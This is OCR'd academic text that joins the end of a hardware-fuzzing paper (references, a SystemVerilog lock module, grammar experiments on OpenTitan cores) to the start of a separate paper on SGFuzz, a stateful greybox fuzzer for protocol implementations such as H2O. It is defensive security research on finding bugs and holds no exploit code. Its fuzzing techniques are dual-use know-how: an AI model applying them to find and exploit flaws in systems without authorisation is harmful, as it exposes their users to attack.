[81] Junjie Wang, Bihuan Chen, Lei Wei, and Yang Liu. Skyfire: Data-driven seed generation for fuzzing. In *IEEE Symposium on Security and Privacy (S&P)*, 2017.

[82] Junjie Wang, Bihuan Chen, Lei Wei, and Yang Liu. Superion: Grammar-aware greybox fuzzing. In *IEEE/ACM International Conference on Software Engineering (ICSE)*, 2019.

[83] Laung-Terng Wang, Yao-Wen Chang, and Kwang-Ting Tim Cheng. *Electronic design automation: synthesis, verification, and test*. Morgan Kaufmann, 2009.

[84] Tielei Wang, Tao Wei, Guofei Gu, and Wei Zou. TaintScope: A checksum-aware directed fuzzing tool for automatic software vulnerability detection. In *IEEE Symposium on Security and Privacy (S&P)*, 2010.

[85] Stephen Williams. Icarus Verilog. http://iverilog.icarus.com/.

[86] Kaiyuan Yang, Matthew Hicks, Qing Dong, Todd Austin, and Dennis Sylvester. A2: Analog malicious hardware. In *IEEE Symposium on Security and Privacy (SP)*, 2016.

[87] Wei You, Peiyuan Zong, Kai Chen, XiaoFeng Wang, Xiaojing Liao, Pan Bian, and Bin Liang. Semfuzz: Semantics-based automatic generation of proof-of-concept exploits. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2017.

[88] Jun Yuan, Carl Pixley, Adnan Aziz, and Ken Albin. A framework for constrained functional verification. In *International Conference on Computer Aided Design (ICCAD)*. IEEE, 2003.

[89] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. {QSYM}: A practical concolic execution engine tailored for hybrid fuzzing. In {*USENIX*} *Security Symposium*, 2018.

[90] Michael Zalewski. afl-fuzz: making up grammar with a dictionary in hand. https://lcamtuf.blogspot.com/2015/01/afl-fuzz-making-up-grammar-with.html.

[91] Michael Zalewski. American fuzzy lop. https://lcamtuf.coredump.cx/afl/.

[92] Rui Zhang, Calvin Deutschbein, Peng Huang, and Cynthia Sturton. End-to-end automated exploit generation for validating the security of processor designs. In *51st Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)*. IEEE, 2018.

[93] Rui Zhang and Cynthia Sturton. A recursive strategy for symbolic execution to find exploits in hardware designs. In *ACM SIGPLAN International Workshop on Formal Methods and Security (FSM)*, 2018.

[94] Peiyuan Zong, Tao Lv, Dawei Wang, Zizhuang Deng, Ruigang Liang, and Kai Chen. FuzzGuard: Filtering out unreachable inputs in directed grey-box fuzzing through deep learning. In *USENIX Security Symposium*, 2020.

A Digital Lock HDL

Listing 1: SystemVerilog of Lock with N=$log2(\#states)$ and M-bit codes.

```
module lock(
  input reset_n,
  input clk,
  input [M-1:0] code,
  output unlocked
);
logic [N-1:0] state;
logic [M-1:0] correct_codes [N];

// Secret codes set to random values
for (genvar i = 0; i < N; i++) begin : secret_codes
  assign correct_codes[i] = <random value>;
end

assign unlocked = (state == '1) ? 1'b1 : 1'b0;

always @(posedge clk) begin
  if (!reset_n) begin
    state <= '0;
  end else if (!unlocked && code == correct_codes[state])
      begin
    state <= state + 1'b1;
  end else begin
    state <= state;
  end
end
endmodule
```

B Optimizing the Hardware Fuzzing Grammar

Recall, to facilitate widespread adoption of Hardware Fuzzing we design a generic testbench fuzzing harness that decodes a grammar and performs corresponding TL-UL bus transactions to exercise the DUT (Fig. 13). However, there are implementation questions surrounding how the grammar should be decoded (§4.1.2):

1. *How should we decode 8-bit opcodes when the opcode space defines less than 2^8 valid testbench actions?*
2. *How should we pack Hardware Fuzzing instruction frames that conform to our grammar?*

B.1 Opcode Formats

In its current state, we define three opcodes in our grammar that correspond to three actions our generic testbench can perform (Table 1): 1) **wait** one clock cycle, 2) TL-UL **read**, and 3) TL-UL **write**. However, we chose to represent these opcodes with a single byte (Fig. 4). Choosing a larger field than necessary has implications regarding the fuzzability of our grammar. In its current state, 253 of the 256 possible opcode values may be useless depending on how they are decoded by the testbench. Therefore we propose, and empirically study, two design choices for decoding Hardware Fuzzing opcodes into testbench actions:

- **Constant**: *constant* values are used to represent each opcode corresponding to a single testbench action. Remaining opcode values are decoded as *invalid*, and ignored.
- **Mapped**: equal sized ranges of opcode values are *mapped* to valid testbench actions. No invalid opcode values exist.

B.2 Instruction Frame Formats

Of the three actions our testbench can perform—wait, read, and write—some require additional information. Namely, the TL-UL read action requires a 32-bit address field, and the TL-UL write action requires 32-bit data and address fields. Given this, there are two natural ways to decode Hardware Fuzzing instructions (Fig. 4):

- **Fixed**: a *fixed* instruction frame size is decoded regardless of the opcode. Address and data fields could go unused depending on the opcode.
- **Variable**: a *variable* instruction frame size is decoded. Address and data fields are only appended to opcodes that correspond to TL-UL read and write testbench actions. No address/data information goes unused.

B.3 Results

To determine the optimal Hardware Fuzzing grammar, we fuzz four OpenTitan IP blocks—the AES, HMAC, KMAC, and RV-Timer—for 24 hours using all combinations of opcode and instruction frame formats mentioned above. For each core we seed the fuzzer with 8–12 binary Hardware Fuzzing seed files (in the corresponding Hardware Fuzzing grammar) that correctly drive each core, with the exception of the RV-Timer core, which we seed with a single wait operation instruction due to its simplicity. For each experiment, we extract and plot three DUT coverage metrics over fuzz times in Fig. 15. These metrics include: 1) line coverage of the DUT software model,




Figure 15: **Coverage Convergence vs. Hardware Fuzzing Grammar.** Various software and hardware coverage metrics over fuzzing time across four OpenTitan [44] IP cores and hardware fuzzing grammar variations (§B). In the first row, we plot *line coverage* of the software models of each hardware core computed using `kcov`. In the second row, we plot *basic block coverage* computed using `LLVM`. In last row, we plot HDL line coverage (of the hardware itself) computed using `Verilator` [64]. From these results we formulate two conclusions: 1) coverage in the software domain correlates to coverage in the hardware domain, and 2) the Hardware Fuzzing grammar with *variable* instruction frames is best for greybox fuzzers that prioritize small test files.

2) basic block coverage of the same, and 3) line coverage of the DUT's HDL. Software line coverage is computed using `kcov` [34], software basic block coverage is computed using `LLVM` [40], and hardware line coverage is computed using `Verilator` [64]. Since we perform 10 repetitions of each fuzzing experiment, we average and consolidate each coverage time series into a single trace.

From these results we draw two conclusions. First, *variable* instruction frames seem to perform better than fixed frames, especially early in the fuzzing exploration. Since AFL prioritizes keeping test files small, we expect variable sized instruction frames to produce better results, since this translates to longer hardware test sequences, and therefore deeper possible explorations of the (sequential) state space. Second, the opcode type seems to make little difference, for most experiments, since there are only 256 possible values, a search space AFL can explore very quickly. Lastly, we point out that for simple cores, like the RV-Timer, Hardware Fuzzing is able to achieve ≈85% HDL line coverage in less than a minute (hence we do not plot the full 24-hour trace).

Stateful Greybox Fuzzing

Jinsheng Ba[1], Marcel Böhme[2,3], Zahra Mirzamomen[2], and Abhik Roychoudhury[1]

[1]National University of Singapore, [2]Monash University, [3]MPI-SP

Abstract

Many protocol implementations are reactive systems, where the protocol process is in continuous interaction with other processes and the environment. If a bug can be exposed only in a certain state, a fuzzer needs to provide a specific sequence of events as inputs that would take protocol into this state before the bug is manifested. We call these bugs as "stateful" bugs. Usually, when we are testing a protocol implementation, we do not have a detailed formal specification of the protocol to rely upon. Without knowledge of the protocol, it is inherently difficult for a fuzzer to discover such stateful bugs. A *key challenge* then is to cover the state space *without* an explicit specification of the protocol. Finding stateful bugs in protocol implementations would thus involve partially uncovering the state space of the protocol. Fuzzing stateful software systems would need to incorporate strategies for state identification. Such state identification may follow from manual guidance, or from automatic analysis.

In this work, we posit that manual annotations for state identification can be avoided for stateful protocol fuzzing. Specifically, we rely on a programmatic intuition that the state variables used in protocol implementations often appear in `enum` type variables whose values (the state names) come from named constants. In our analysis of the Top-50 most widely used open-source protocol implementations, we found that every implementation uses state variables that are assigned named constants (with easy to comprehend names such as INIT, READY) to represent the current state. In this work, we propose to automatically identify such state variables and track the sequence of values assigned to them during fuzzing to produce a "map" of the explored state space.

Our experiments confirm that our stateful fuzzer discovers stateful bugs twice as fast as the baseline greybox fuzzer that we extended. Starting from the initial state, our fuzzer exercises one order of magnitude more state/transition sequences and covers code two times faster than the baseline fuzzer. Several zero-day bugs in prominent protocol implementations were found by our fuzzer, and 8 CVEs have been assigned.




Figure 1: Dynamically constructed state transition tree (STT) for an HTTP2 protocol implementation (H2O).

1 Introduction

Protocol implementations are stateful software systems that require input messages to be sent in a certain expected order. Conventional greybox fuzzing approaches consider structured program inputs, which are subject to random mutations for exploring the space of program inputs. However, for protocols, the input needed to trigger a behavior is a *sequence* of messages, events, or actions. Thus for exposing corner cases or bugs in such systems, which we call stateful bugs, the fuzzing technique needs to explore an unknown state space by constructing and navigating suitable event sequences. We design, implement and evaluate such a fuzzer in this paper.

Existing coverage-guided greybox fuzzers (CGF) [1, 23] have been very successful at finding bugs, but they cannot effectively deal with a state space. For instance, the HTTP2 protocol requires a HEADER frame to be sent before the DATA frame. In the H2O implementation (Figure 1), a state variable is *set* to a certain value when the HEADER frame is received. The same state variable is *checked* when the DATA frame is received. Suppose, there is a bug in the response to a correctly

processed DATA frame. As there is a specific sequence of input messages needed to reveal the bug, we call this a *stateful bug*. Suppose also that the first generated input sends a DATA frame and then a HEADER frame. Clearly, the DATA frame cannot be processed; yet the code for the HEADER frame handler is already covered. A coverage-guided fuzzer has no information on the traversed state space. It is oblivious to the fact that the correct processing of the DATA frame is "unlocked" only when the requisite state is visited first (during the processing of the HEADER frame).

The *main objective* of a *stateful greybox fuzzer* should be to chart out and efficiently explore an unknown state space to discover stateful bugs. To this end, a stateful fuzzer (i) constructs a lightweight abstraction of the observed state space from the state feedback—in our case from the sequence of observed state variable values, and (ii) navigates this state space abstraction to maximize the probability of visiting unobserved states. In line with most existing efforts in greybox fuzzing, we assume that *no* external information is available, neither in the form of protocol specifications nor in the form of human annotations [2]. A stateful greybox fuzzer is pointed to the protocol implementation, fuzzes it, and reports any bugs that it finds. So, how can we enable a greybox fuzzer to effectively navigate an unknown state space?

Identifying state space. In this paper, we argue that protocols are often explicitly encoded using *state variables* that are assigned and compared to named constants.[1] State variables allow developers to implement state transitions by assigning the corresponding named constant, and to implement state-based program logic as `if`- or `switch`-statements. More specifically, using pattern matching, we identify state variables using enumerated types (`enums`). An *enumerated type* is a group of named constants that specifies all possible values for a variable of that type. Our *instrumentation* injects a call to our runtime at every program location where a state variable is assigned to a new value. Our *runtime* efficiently constructs the state transition tree (STT). The *STT* captures the sequence of values assigned to state variables across all fuzzer-generated input sequences, and as a global data structure, it is shared with the fuzzer. An example of the STT constructed for the H2O implementation of the HTTP2 protocol is shown in Figure 1. Our *in-memory fuzzer* uses the STT to steer the generated input sequences towards under-explored parts of the state space.

Stateful greybox fuzzing. We discuss several heuristics to increase the coverage of the state space via greybox fuzzing. First, we propose to add generated inputs to the seed corpus that exercise new nodes in the STT. As we will demonstrate, code coverage alone is insufficient to capture the order across different requests. Instead, we should capture the states in which the code is covered. Hence we argue, adding inputs that discover a new node in the STT facilitates a better coverage of the state space. Secondly, we propose to focus on the seeds which traverse the rarely visited nodes of the STT or whose offsprings are more likely to take a different path through the STT. We hypothesize that these heuristics will help the fuzzer to explore the state space. Finally, we propose an approach to focus particularly on the bytes in the seed, whose mutations trigger new nodes in the STT. The state space corresponding to the newly added nodes can be efficiently explored by mutating these bytes.

Results. We implemented our stateful greybox fuzzing approach into LIBFUZZER [1] and call our tool SGFUZZ (Stateful Greybox Fuzzer). We evaluated SGFUZZ against LIBFUZZER and AFLNET on eight widely used protocol implementations. The state sequence for an input is determined by the sequence of values assigned to the state variables during the execution of the protocol implementation. In our experiments, starting from the initial state, our stateful fuzzer exercises 33x more state sequences than LIBFUZZER 15x more than IJON, and 260x more than AFLNET. Observing that some code can be covered only in certain states, we found that SGFUZZ achieves the same branch coverage more than 2x faster than LIBFUZZER. By reproducing existing stateful bugs, we also found SGFUZZ exposes stateful bugs about twice as fast as LIBFUZZER and IJON, more than 155x faster than AFLNET. Most of all, SGFUZZ found 12 new bugs in widely used stateful systems, 8 of which were assigned CVEs. Our analysis further shows that stateful bugs are prevalent: every four in five bugs reported among our subjects are stateful. We have made our data set publicly available for review and will make an open-source release of our fuzzer to researchers and practitioners upon publication of the work.

In summary, we make the four key contributions:

- We propose an automatic method to identify and capture the explored state space of a protocol implementation.
- We present the design and implementation of SGFUZZ, a stateful greybox fuzzer that found 12 new bugs in widely-used and well-fuzzed programs.
- We conduct and present a comprehensive evaluation of SGFUZZ against the state-of-the-art and the baseline stateful greybox fuzzers.
- We make all data, scripts, and tools publicly available to facilitate reproducibility.

2 Motivating Example

We believe that current greybox or stateful fuzzers are ineffective in detecting stateful bugs. We use the stream state machine of HTTP2 protocol and the H2O implementation to explain the main reasons for their inefficiency to motivate our approach for stateful greybox fuzzing.

[1] We found that this observation holds for all of the top-50 most widely used protocol implementations as well as for every stateful protocol in the ProFuzzbench protocol testing benchmark [19].




Figure 2: The HTTP2 stream state machine as per RFC 7540.

2.1 The HTTP2 Protocol

HTTP2 is a multiplexing protocol, in which each HTTP request is split into several frames corresponding to the HTTP header, HTTP body, and so on. A *frame* is the minimal data unit that is passed along the HTTP2 protocol. For instance, an HTTP2 request message may be split into a header frame and a few data frames. All frames belonging to the same HTTP request constitute a *stream*, having to be processed by the server in order. The HTTP2 protocol defines the *stream state machine*, which regulates the processing order of frames. When different frames are being processed, the server visits different states, e.g., the "receiving header" state when it receives the header frame and the "receiving body" state when receiving data frames.

Figure 2 shows the HTTP2 stream state machine as per the official specification (RFC 7540)[2]. In the initial *idle state*, the current or remote participant can send / receive a *push promise* frame (PP) or a header frame (H). A push promise frame simply marks a stream as *reserved* while a header frame marks the stream as *open*. In the open state, all frames are processed including *data* frames. An *end stream* (ES) frame will mark an open stream as *half-closed* and a half-closed stream as *closed*. In any state, if a *reset* (R) frame is sent / received, the stream is marked as closed.

2.2 The H2O Implementation

H2O is a new generation HTTP server that is very fast. H2O supports the HTTP, HTTP2, and HTTP3 protocols and is written in C programming language. We focus on HTTP2 implementation.

State Variables. H2O implementation uses a much *finer-grained HTTP2 stream state machine* than specified in Figure 2. Specifically, H2O tracks the different stages in which frames are received and responses are sent. H2O uses a dedicated variable to store the current protocol state (i.e., a state variable; here the enumeration variable `stream->state`). The eight implemented HTTP2 stream states are defined as *enumerated type* with the following named constants:

- **State (0).** `H2O_HTTP2_STREAM_STATE_IDLE`
- **State (1).** `H2O_HTTP2_STREAM_STATE_RECV_HEADERS`
- **State (2).** `H2O_HTTP2_STREAM_STATE_RECV_BODY`
- **State (3).** `H2O_HTTP2_STREAM_STATE_REQ_PENDING`
- **State (4).** `H2O_HTTP2_STREAM_STATE_SEND_HEADERS`
- **State (5).** `H2O_HTTP2_STREAM_STATE_SEND_BODY`
- **State (6).** `H2O_HTTP2_STREAM_STATE_SEND_BODY_IS_FINAL`
- **State (7).** `H2O_HTTP2_STREAM_STATE_END_STREAM`

At the start, the server is in the idle State (0) and waits for incoming requests. Depending on the frames received within the stream, the following states are visited: receiving request header (1), request body (2), sending response header (4), response body (5), and end of stream (7). State (3) is an intermediate state in which an incoming frame has not been assigned a handler, yet. State (6) is reached only when the client has indicated the end of the stream but there are still pending frames to be sent from the server.

> H2O uses *named constants* to keep track of the current HTTP2 protocol state. We use this insight to identify states.

2.3 Challenges of Fuzzing Stateful Software

If the protocol specification is unavailable, how can we automatically figure out the conditions required to exercise the state-dependent code? We make the following observations.

Uninformative Response Codes. The observable response code is unrelated to the current HTTP2 stream state. This renders ineffective the state-of-the-art fuzzer AFLNet [20] which depends on the response code to identify the current state.

Coverage is insufficient. In Figure 3, the function `handle_request_body_chunk` ④ is executed only if the current value of `stream->state` is `..RECV_BODY` when the data frame is handled ③. However, `stream->state` is set to `..RECV_BODY` ② only when the handler for the header frame is called beforehand with a valid header frame ①. Code coverage does not capture the required ordering. It is possible to cover both handler functions (① and ③) by sending a data frame first and a header frame next. However, this sequence of frames cannot be easily modified to cover the function `handle_request_body_chunk` ④. On the contrary, if the header frame is sent first and the data frame next, the same handler functions would be covered, but this latter sequence can be modified much more easily to cover the function `handle_request_body_chunk` ④ (if it was not already). For exist-

[2] https://datatracker.ietf.org/doc/html/rfc7540




Figure 3: H2O handlers for header and data frames. A handler processes inputs as they arrive. Depending on the sequence in which header and data frames arrive, the value of the state variable is set and checked. Certain code is reachable only if the state variable carries a certain value.

ing coverage-guided fuzzers, there would be no distinction between these two scenarios in terms of coverage[3].

By adding generated message sequences to the corpus that exercise a new sequence of states (i.e., add a new node to the state transition tree), we can capture both scenarios.

3 Methodology

Our main objective is to capture the protocol state space without any knowledge of the protocol. Our key observation is that the current protocol states are often explicitly represented using so-called state variables.

3.1 Offline State Variable Identification

Our first step is to automatically identify state variables in the program code. If the reader is tasked to implement a stateful protocol that contains explicitly named protocol states and a well-specified protocol logic that proceeds based on the current protocol state, how would the reader keep track of the current protocol state in his implementation? We examined the top-50 most widely used open-source implementations (cf. Section A.4)[4] of stateful protocols as indicated in a search on Shodan[5] or by Github stars. We found that all of them use named constants assigned to special state variables to keep track of the current state. Of those, 44 use `enum` type while 6 use `#define` statements to define the named constants. Unlike the state-of-the-art [20], which requires manual effort to write protocol-specific drivers that extract state information from the server responses, our state variable identification is entirely automatic.

An example of a state variable is given in Section 2. Using state variables, developers of protocol implementations can maintain a direct mapping between protocol states given in the protocol specification (cf. Figure 2) and the protocol states in the implementation (cf. Section 2.2). State transitions are implemented by assigning another named constant to the state variable. Protocol logic that is based on the current state can be implemented as switch-statements or if-conditions where the current state variable value guards the corresponding state-based protocol logic (c.f. Figure 3).

To identify state variables, we look for all variables of enumerated type (`enum` in C/C++). An *enumerated type* is a list of named constants used in computer programming to map a set of names to numeric values. Variables of enumerated type can only be assigned constants from the specified list of named constants. In our case, this list represents all states that the state variable can represent (e.g., `IDLE` to `END_STREAM` in Section 2.2). Specifically, we use regular expressions to automatically extract all definitions of enumerated types and then use the definitions to return the list of all enum variables that have been assigned at least once.

As we can see in Table 1, not all variables of enumerated type need to be state variables. The second category is enumerated types that represent all possible response or error codes. The third category is enumerated types that represent all possible configuration options for a configuration variable. However, in practice, our heuristic remains very effective. Response and error code variables are already indirectly used for state identification by the state-of-the-art AFLNET. Configuration variables are usually assigned once and only when the server starts (i.e., before we start recording the state transitions for each message sequence), or at the beginning of the session. If we record configuration variables at the beginning of the sessions, they appear at the beginning of each state transition sequence and will never be identified as "rare" states (which we focus on in Section 4.2).

3.2 State Transition Tree Data Structure

To capture the protocol state transitions exercised by generated sequences of inputs, we monitor the sequences of values

[3] As both handlers are called in a loop, there does not exist a direct edge between both handlers that could be covered.

[4] We also confirmed our observation for all stateful protocol implementations in the ProFuzzBench protocol fuzzing benchmark [19].

[5] Shodan is a search engine for various types of servers connected to the internet: `https://www.shodan.io/`.

Enum. Type	Example(s)	Explanation
State variables	`stream->state`, `sender_state`	Explicit representation of the protocol states. These are the enum-type variables, the values of which we aim to record in the state transition tree. In H20, 22 of 43 enum-type variables are actual state variables.
Error or response codes	`error`, `status`	Response codes or error codes are explicitly defined in the protocol and provide quick information to the client about the processing of the last message. These enum-type variables correspond to the existing response-code-based state identification in AFLNET. In H2O, 2 of 43 enum-type variables are response or error codes.
Configuration variables	`priority`, `run_mode`	These variables represent the concrete choices from a set of configuration options. Those options are read either from a configuration file or the command line. In H2O, 19 of 43 enum-type variables are configuration variables.

Table 1: Kinds of variables with enumerated types and their impact on the state transition tree.

assigned to state variables. All observed sequences of values across all state variables in all threads are stored in the same state transition tree, a data structure that represents the entire state space that has been explored by the fuzzer. An example is shown in Figure 1.

State Transition Tree. A node in the state transition tree represents the value of a state variable during program execution. Each node has only one parent node and zero or more children nodes. If there is only one state variable, the parent and the children nodes of a specific node respectively represent the state variable's value before and after the creation of that node. If there are multiple state variables, a node's parent or children nodes can represent values of different state variables. Each edge from a node to its children represents a value change of any state variable, indicating a state transition. From a global perspective, the tree has only one root node which represents the initial state, and each path from the root node to a leaf node represents a unique state transition sequence during program execution on an input.

We use the motivating example from Section 2 to explain the state transition tree (STT). Figure 1 shows the STT for the `stream->state` state variable after getting five execution traces. The root node is the idle State (0). After getting valid requests in stipulated order, the following nodes are recorded: receiving request header State (1), request body State (2), sending response header State (4), response body State (5), and end of stream State (7). If any request has malformed data, the state directly transitions to the end of stream State (7) as shown in the left three branches. Another situation is that the request body is empty. In this situation, it will go through the right branch, bypassing the receiving request body State (2).

Figure 4 shows a compact representation of the automatically constructed STT as a directed graph. Visual comparison to the official state machine in Figure 2 reveals a striking similarity with the specified protocol. Specifically, to construct the directed graph, we merge all nodes with the same values of enumeration variables, such as merging all leaf nodes which have the same State (7). Like the official state machine, our extracted state machine also starts at the idle state. After receiving a valid header frame, our extracted state machine transitions to the receiving request header State (1) while the official state machine transitions to the open state. Next, when traversing States (2)(3)(4)(5), the official state machine is still in the same open state. Finally, when the connection is ready




Figure 4: *The state machine extracted from the State Transition Tree of H2O (node name prefixes omitted).*

to close, our extracted state machine transitions to State (6) and State (7) which corresponds to the half-closed (local) and closed states in the official state machine, respectively. Therefore, we not only accurately recover parts of the official state machine, using a simple but highly effective approach, but we also get a more fine-grained state machine as it is actually implemented. Together with our greybox fuzzing algorithm, we aim to gradually recover more and more states on the fly.

3.3 State Transition Tree Construction

To construct the state transition tree (STT), we automatically inject a runtime into the program binary during compilation. The runtime gradually constructs the STT along with program executions on the inputs generated during fuzzing campaign.

Compile-time instrumentation. We developed a Python script that injects a call to our runtime before every assignment of a named constant to a state variable in the protocol implementation. Given the list of state variables extracted during our offline state variable identification, we use regular expressions to find all instructions in the code where the state variables are assigned new values. The injected function calls pass the state variable names and the value of the named constant to our runtime. To make the instrumentation more flexible and accurate, we also provide an option to allow users to block some variables extracted from offline state variable identification. We did not choose LLVM to instrument the pro-

tocol implementation because `enum`-values will be replaced by integer-type constant values in the LLVM intermediate language (LLVM-IR).

Runtime derivation of State Transition Tree. Across all executions of a protocol implementation during a fuzzing campaign, the runtime uses the information passed by the injected calls, to gradually construct the STT. The STT data structure is implemented in the runtime component with a pointer that points to the last visited node (initially root). Each node in the STT is distinguished by the variable name and its corresponding value, passed from the instrumented calls to the runtime. Once called, the runtime checks whether a matching node already exists among the child nodes of the last visited node. If not found, a new child node is created for it. Then the last-visited-node pointer is set to point to the already existing or the newly created child node, whichever applies. After execution of the program on each input, the last-visited-node pointer is reset to the root node waiting for the next execution. To support multi-threading, which is common for protocol implementations, we leverage a mutex to protect the code for updating the state transition tree from concurrency issues. To avoid that the STT grows to an unreasonable size, we provide an option to limit the maximum number of state repetitions along with a single execution. Whenever a state is repeated more often than allowed (along a path in the STT), subsequent states are ignored (and that particular path is truncated). This allows us to efficiently manage the state transitions as a tree, rather than a graph, during the fuzzing campaign. In our experiments,we chose the same threshold for all subjects, generally so that the number of nodes does not exceed 10k nodes.

3.4 Handling Implicit States

In addition to the explicit states that are captured using state variables, like for any software system, there exist implicit states: databases and file systems are changed; some memory is allocated but never freed. While explicit states are reset whenever the connection is closed after a message exchange, implicit states aggregate over time and survive various connection resets.[6] The STT can only keep track of explicit states but not of such implicit states. To explore the implicit state space, we let the implicit states aggregate without reset. This allows us to find other types of stateful bugs.

Our in-memory stateful greybox fuzzer lives in the same process as the protocol implementation. Hence, the protocol implementation under test does not need to be restarted for every message exchange. This gives a substantial performance boost but also allows us to aggregate implicit states across message exchanges. To facilitate reproducing this type of bug, we enable an option to save the list of all the inputs on which the program has been executed. After getting a crash report from the fuzzer, we gradually minimize the list until a minimal list triggers this crash. This minimal list can be used for further manual analysis.

[6] A connection includes multiple requests and responses.

4 Stateful Greybox Fuzzing Algorithm

To efficiently explore the state space, we propose to use the State Transition Tree (STT), described in section (3.2), as a guide for the stateful greybox fuzzer. SGFuzz incrementally constructs the STT at runtime and employs it as follows:

1. Generated inputs that increase coverage of the STT are added to the seed corpus.
2. Within the seed corpus, SGFuzz prioritizes the seeds that have a greater potential to increase the coverage of the STT.
3. Within the chosen seed, SGFuzz prioritizes bytes associated with newly added STT nodes which have more potential to increase the coverage of the STT.

Algorithm 1 Stateful Greybox Fuzzing

Input: Seed Corpus T
  Crashing inputs $T_x = \emptyset$
  for each $t \in T$ **do**
    $E_t = 1$ *// initial energy*
  end for
  State transition tree $STT = \emptyset$
  repeat
    $t = choose_next(T, E)$
    $t' = mutate(t, STT)$
    $STT = execute(t', STT)$
    if t' crashes **then**
      return t'
    else if $is_interesting(t', STT)$ **then**
      add t' to T
      $t' = identify_bytes(t', STT)$
      for each $t_i \in T$ **do**
        $E_{t_i} = assign_energy(t_i, STT)$
      end for
    end if
  until timeout reached or abort-signal
Output: Crashing Input t_x

Algorithm 1 shows the general workflow of our fuzzing algorithm. We implemented this algorithm into LibFuzzer and call our fuzzer SGFuzz (Stateful Greybox Fuzzer). Starting with an initial seed corpus T and until a timeout is reached or the user aborts the campaign, the following steps are repeated. Firstly, SGFuzz samples t according to the energy distribution E which represents the likelihood of each seed in T to be chosen (*choose_next*). The chosen seed t is then mutated (*mutate*) to generate a new input t' (Section 4.3). Then we execute the protocol implementation on t' and update the

STT (Section 3.3). If t' causes a crash SGFuzz returns the crashing input, else if t' exercises new code branch or new STT nodes (*is_interesting*), t' is added to the corpus T, and otherwise t' is discarded (Section 4.1). Whenever new STT nodes added, SGFuzz identifies the bytes in input t' (*identify_bytes*) that contributed to the coverage of the new STT nodes (Section 4.3) and updates the energy E_{t_i} of all seeds $t_i \in T$ in the current corpus (*assign_energy*) (Section 4.2). The portions of LibFuzzer we changed are highlighted in red in Algorithm 1.

